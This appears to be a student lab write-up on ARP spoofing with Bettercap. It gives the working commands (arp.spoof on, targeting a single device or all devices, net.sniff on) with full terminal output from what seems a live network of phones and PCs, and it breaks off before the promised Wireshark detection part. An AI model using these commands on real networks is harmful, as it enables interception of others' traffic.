NETWORK ATTACK PROJECT

Experiment Design and Planning

For this experiment, we'll use **Bettercap** and **Wireshark** to demonstrate ARP spoofing attacks, monitoring network traffic between devices. The goal is to analyze vulnerabilities associated with data transmission and internet activity, and understand how attackers intercept and modify data using common network attacks, and how we can detect such attacks so we can prevent it.

Key Objectives:

- Conduct ARP spoofing to intercept/sniff traffic with **bettercap**.
- Analyze the intercepted traffic with to identify sensitive information that can be captured.
- Analyze the intercepted packets with **wireshark** so we can identify the ongoing ARP spoofing attack.

Network Setup:

- Ensure Bettercap is running on a system with network access permissions and that all devices on the network are connected to the same subnet.
- Ensure that Wireshark is running on the right interface and that is capturing traffic.

Tool Selection and Utilization :

- **Bettercap** is a versatile network monitoring and attack tool, suitable for performing various MitM attacks and spoofing operations. It can perform both ARP spoofing attacks and DNS spoofing attacks. We will be focusing on the ARP spoofing attack in this project. Below, I'll guide you through setting up Bettercap for these attacks.

- **Wireshark** is a renowned network protocol analyzer that provides in-depth visibility into network traffic. Leveraging its advanced capabilities, Wireshark can effectively detect ARP spoofing attacks. By scrutinizing ARP traffic, Wireshark identifies conflicting ARP entries, unusual traffic patterns, and mismatched destination MAC addresses - all indicators of an ongoing ARP spoofing attempt. Wireshark's comprehensive analysis features make it a crucial tool for monitoring and mitigating these types of man-in-the-middle attacks.

Attack Identification and Analysis :

Part A: ARP Spoofing attack


1. Description : ARP spoofing allows an attacker to intercept data by associating their MAC address with the IP address of a target device.

2. **Setup Steps** :

- Install Bettercap by running:

sudo apt-get update

sudo apt-get install bettercap




```
┌──(georges㉿kali)-[~]
└─$ sudo apt-get update
[sudo] password for georges:
Hit:1 http://http.kali.org/kali kali-rolling InRelease
Reading package lists... Done

┌──(georges㉿kali)-[~]
└─$ sudo apt-get install bettercap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
bettercap is already the newest version (2.33.0-1kali1).
The following packages were automatically installed and are no longer required:
  libnsl-dev libtirpc-dev
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 2026 not upgraded.

┌──(georges㉿kali)-[~]
└─$ 
```

3. **Executing ARP Spoofing in Bettercap** :

- Launch Bettercap with root privileges:

sudo bettercap




```
┌──(georges㉿kali)-[~]
└─$ sudo bettercap
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

10.0.2.0/24 > 10.0.2.15  » [16:04:45] [sys.log] [inf] gateway monitor started ...
10.0.2.0/24 > 10.0.2.15  » 
```

- Enable ARP spoofing and specify the target IP (replace `TARGET_IP` with the IP of the target device and `GATEWAY_IP` with the router’s IP):

arp.spoof on


- Enable the `net.probe` module to scan for devices on the network:

net.probe on




```
┌──(georges㉿kali)-[~]
└─$ sudo bettercap
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

192.168.1.0/24 > 192.168.1.96  » [16:21:41] [sys.log] [inf] gateway monitor started ...
192.168.1.0/24 > 192.168.1.96  » arp.spoof on
[16:26:23] [sys.log] [inf] arp.spoof starting net.recon as a requirement for arp.spoof
192.168.1.0/24 > 192.168.1.96  » [16:26:23] [sys.log] [inf] arp.spoof arp spoofer started, probing 256 targets.
192.168.1.0/24 > 192.168.1.96  » [16:26:23] [endpoint.new] endpoint 192.168.1.95 detected as 02:0f:b5:d6:59:c0.
192.168.1.0/24 > 192.168.1.96  » [16:26:23] [endpoint.new] endpoint 192.168.1.77 detected as 3e:45:34:90:06:01.
192.168.1.0/24 > 192.168.1.96  » [16:26:23] [endpoint.new] endpoint 192.168.1.1 detected as d6:45:e8:0a:5a:d6.
192.168.1.0/24 > 192.168.1.96  » [16:26:23] [endpoint.new] endpoint 192.168.1.83 detected as 1c:bf:c0:87:8d:77 (CHONGQING FUGUI ELECT
RONICS CO.,LTD.).
192.168.1.0/24 > 192.168.1.96  » [16:26:23] [endpoint.new] endpoint 192.168.1.66 detected as 02:0f:b5:47:cc:97.
192.168.1.0/24 > 192.168.1.96  » [16:26:23] [endpoint.new] endpoint 192.168.1.72 detected as fa:d1:da:08:e1:83.
192.168.1.0/24 > 192.168.1.96  » [16:26:23] [endpoint.new] endpoint 192.168.1.70 detected as 02:0f:b5:78:94:c8.
192.168.1.0/24 > 192.168.1.96  » [16:26:23] [endpoint.new] endpoint 192.168.1.76 detected as 02:0f:b5:3c:69:15.
192.168.1.0/24 > 192.168.1.96  » net.probe on
192.168.1.0/24 > 192.168.1.96  » [16:26:35] [sys.log] [inf] net.probe probing 256 addresses on 192.168.1.0/24
192.168.1.0/24 > 192.168.1.96  » [16:26:44] [endpoint.lost] endpoint 192.168.1.72 (Galaxy-A04s) fa:d1:da:08:e1:83 lost.
192.168.1.0/24 > 192.168.1.96  » [16:26:46] [endpoint.new] endpoint 192.168.1.72 detected as fa:d1:da:08:e1:83.
192.168.1.0/24 > 192.168.1.96  » [16:26:56] [endpoint.new] endpoint 192.168.1.87 detected as 02:0f:b5:02:74:88.
192.168.1.0/24 > 192.168.1.96  » 
```

net.show (to view all the connected devices to the network in a table showing their ipv4/ipv6 addresses, their mac addresses, and their Hostname/Device name**)**




```
192.168.1.0/24 > 192.168.1.96  » [16:26:44] [endpoint.lost] endpoint 192.168.1.72 (Galaxy-A04s) fa:d1:da:08:e1:83 lost.
192.168.1.0/24 > 192.168.1.96  » [16:26:46] [endpoint.new] endpoint 192.168.1.72 detected as fa:d1:da:08:e1:83.
192.168.1.0/24 > 192.168.1.96  » [16:26:56] [endpoint.new] endpoint 192.168.1.87 detected as 02:0f:b5:02:74:88.
192.168.1.0/24 > 192.168.1.96  » net.show

┌───────────────┬───────────────────┬─────────────────┬──────────────────────────────────────┬────────┬────────┬──────────┐
│    IP ▴       │        MAC        │      Name       │                Vendor                │  Sent  │ Recvd  │   Seen   │
├───────────────┼───────────────────┼─────────────────┼──────────────────────────────────────┼────────┼────────┼──────────┤
│ 192.168.1.96  │ 08:00:27:b1:9d:67 │ eth0            │ PCS Systemtechnik GmbH               │ 0 B    │ 0 B    │ 16:21:40 │
│ 192.168.1.254 │ 00:02:71:43:3b:5d │ gateway         │ DZS Inc.                             │ 13 kB  │ 13 kB  │ 16:21:41 │
│               │                   │                 │                                      │        │        │          │
│ 192.168.1.1   │ d6:45:e8:0a:5a:d6 │                 │                                      │ 108 kB │ 13 kB  │ 16:27:27 │
│ 192.168.1.66  │ 02:0f:b5:47:cc:97 │                 │                                      │ 9.9 kB │ 10 kB  │ 16:27:25 │
│ 192.168.1.70  │ 02:0f:b5:78:94:c8 │ Galaxy-A05s     │                                      │ 1.3 kB │ 848 B  │ 16:27:25 │
│ 192.168.1.72  │ fa:d1:da:08:e1:83 │ Galaxy-A04s     │                                      │ 636 B  │ 658 B  │ 16:27:25 │
│ 192.168.1.76  │ 02:0f:b5:3c:69:15 │ iPad            │                                      │ 1.1 kB │ 644 B  │ 16:27:21 │
│ 192.168.1.77  │ 3e:45:34:90:06:01 │ Galaxy-A02s     │                                      │ 3.3 kB │ 746 B  │ 16:27:28 │
│ 192.168.1.83  │ 1c:bf:c0:87:8d:77 │                 │ CHONGQING FUGUI ELECTRONICS CO.,LTD. │ 102 kB │ 1.5 kB │ 16:27:29 │
│ 192.168.1.87  │ 02:0f:b5:02:74:88 │ Galaxy-J7-Prime │                                      │ 820 B  │ 566 B  │ 16:27:17 │
│ 192.168.1.95  │ 02:0f:b5:d6:59:c0 │ DESKTOP-T5HF8RM │                                      │ 3.4 kB │ 1.2 kB │ 16:27:29 │
└───────────────┴───────────────────┴─────────────────┴──────────────────────────────────────┴────────┴────────┴──────────┘

↑ 126 kB / ↓ 633 kB / 6791 pkts

192.168.1.0/24 > 192.168.1.96  »
```

set arp.spoof.targets TARGET_IP (for a specific target)



```
192.168.1.0/24 > 192.168.1.96  » set arp.spoof.targets 192.168.1.72
192.168.1.0/24 > 192.168.1.96  » net.sniff on
192.168.1.0/24 > 192.168.1.96  » [16:28:48] [net.sniff.mdns] mdns Galaxy-A02s : PTR query for _233637DE._sub._googlecast._tcp.local
192.168.1.0/24 > 192.168.1.96  » [16:28:48] [net.sniff.mdns] mdns Galaxy-A02s : PTR query for _googlecast._tcp.local
192.168.1.0/24 > 192.168.1.96  » [16:28:50] [net.sniff.mdns] mdns fe80::1c4e:c767:5fc4:42fb : PTR query for _hap._udp.local
192.168.1.0/24 > 192.168.1.96  » [16:28:50] [net.sniff.mdns] mdns iPad : PTR query for _companion-link._tcp.local
192.168.1.0/24 > 192.168.1.96  » [16:28:50] [net.sniff.mdns] mdns iPad : PTR query for _hap._tcp.local
192.168.1.0/24 > 192.168.1.96  » [16:28:50] [net.sniff.mdns] mdns iPad : PTR query for _rdlink._tcp.local
192.168.1.0/24 > 192.168.1.96  » [16:28:50] [net.sniff.mdns] mdns iPad : PTR query for _hap._udp.local
192.168.1.0/24 > 192.168.1.96  » [16:28:50] [net.sniff.mdns] mdns fe80::1c4e:c767:5fc4:42fb : PTR query for _companion-link._tcp.loca
l
192.168.1.0/24 > 192.168.1.96  » [16:28:50] [net.sniff.mdns] mdns fe80::1c4e:c767:5fc4:42fb : PTR query for _hap._tcp.local
192.168.1.0/24 > 192.168.1.96  » [16:28:50] [net.sniff.mdns] mdns fe80::1c4e:c767:5fc4:42fb : PTR query for _rdlink._tcp.local
192.168.1.0/24 > 192.168.1.96  »
```

set arp.spoof.targets TARGET_IP (for a all the devices on the netowrk)




```
192.168.1.0/24 > 192.168.1.96  » set arp.spoof.targets all
192.168.1.0/24 > 192.168.1.96  » net.sniff on
192.168.1.0/24 > 192.168.1.96  » [16:32:24] [net.sniff.https] sni 192.168.1.83 > https://zero-trust-client.cloudflareclient.com
192.168.1.0/24 > 192.168.1.96  » [16:32:24] [net.sniff.mdns] mdns iPad : PTR query for _companion-link._tcp.local
192.168.1.0/24 > 192.168.1.96  » [16:32:24] [net.sniff.mdns] mdns iPad : PTR query for _hap._tcp.local
192.168.1.0/24 > 192.168.1.96  » [16:32:24] [net.sniff.mdns] mdns iPad : PTR query for _rdlink._tcp.local
192.168.1.0/24 > 192.168.1.96  » [16:32:24] [net.sniff.mdns] mdns iPad : PTR query for _hap._udp.local
192.168.1.0/24 > 192.168.1.96  » [16:32:24] [net.sniff.mdns] mdns fe80::1c4e:c767:5fc4:42fb : PTR query for _companion-link._tcp.loca
l
192.168.1.0/24 > 192.168.1.96  » [16:32:24] [net.sniff.mdns] mdns fe80::1c4e:c767:5fc4:42fb : PTR query for _hap._tcp.local
192.168.1.0/24 > 192.168.1.96  » [16:32:24] [net.sniff.mdns] mdns fe80::1c4e:c767:5fc4:42fb : PTR query for _rdlink._tcp.local
192.168.1.0/24 > 192.168.1.96  » [16:32:24] [net.sniff.mdns] mdns fe80::1c4e:c767:5fc4:42fb : PTR query for _hap._udp.local
192.168.1.0/24 > 192.168.1.96  » [16:32:24] [net.sniff.https] sni 192.168.1.83 > https://zero-trust-client.cloudflareclient.com
192.168.1.0/24 > 192.168.1.96  » [16:32:26] [net.sniff.mdns] mdns DESKTOP-TJT9RA5.local : DESKTOP-TJT9RA5.local is 192.168.1.83
192.168.1.0/24 > 192.168.1.96  » [16:32:26] [net.sniff.mdns] mdns 192.168.1.83 : Unknown query for DESKTOP-TJT9RA5.local
192.168.1.0/24 > 192.168.1.96  » [16:32:26] [net.sniff.mdns] mdns DESKTOP-TJT9RA5.local : Unknown query for DESKTOP-TJT9RA5.local
192.168.1.0/24 > 192.168.1.96  » [16:32:26] [net.sniff.mdns] mdns DESKTOP-TJT9RA5.local : Unknown query for DESKTOP-TJT9RA5.local
192.168.1.0/24 > 192.168.1.96  » [16:32:26] [net.sniff.mdns] mdns DESKTOP-TJT9RA5.local : Unknown query for DESKTOP-TJT9RA5.local
192.168.1.0/24 > 192.168.1.96  » [16:32:26] [net.sniff.mdns] mdns DESKTOP-TJT9RA5.local : DESKTOP-TJT9RA5.local is 192.168.1.83
192.168.1.0/24 > 192.168.1.96  » [16:32:26] [net.sniff.mdns] mdns DESKTOP-TJT9RA5.local : Unknown query for DESKTOP-TJT9RA5.local
192.168.1.0/24 > 192.168.1.96  » [16:32:26] [net.sniff.mdns] mdns DESKTOP-TJT9RA5.local : DESKTOP-TJT9RA5.local is 192.168.1.83
192.168.1.0/24 > 192.168.1.96  » [16:32:26] [net.sniff.mdns] mdns DESKTOP-TJT9RA5.local : DESKTOP-TJT9RA5.local is 192.168.1.83
192.168.1.0/24 > 192.168.1.96  » [16:32:26] [net.sniff.mdns] mdns DESKTOP-TJT9RA5.local : DESKTOP-TJT9RA5.local is 192.168.1.83
```

4. Traffic Interception and Analysis :

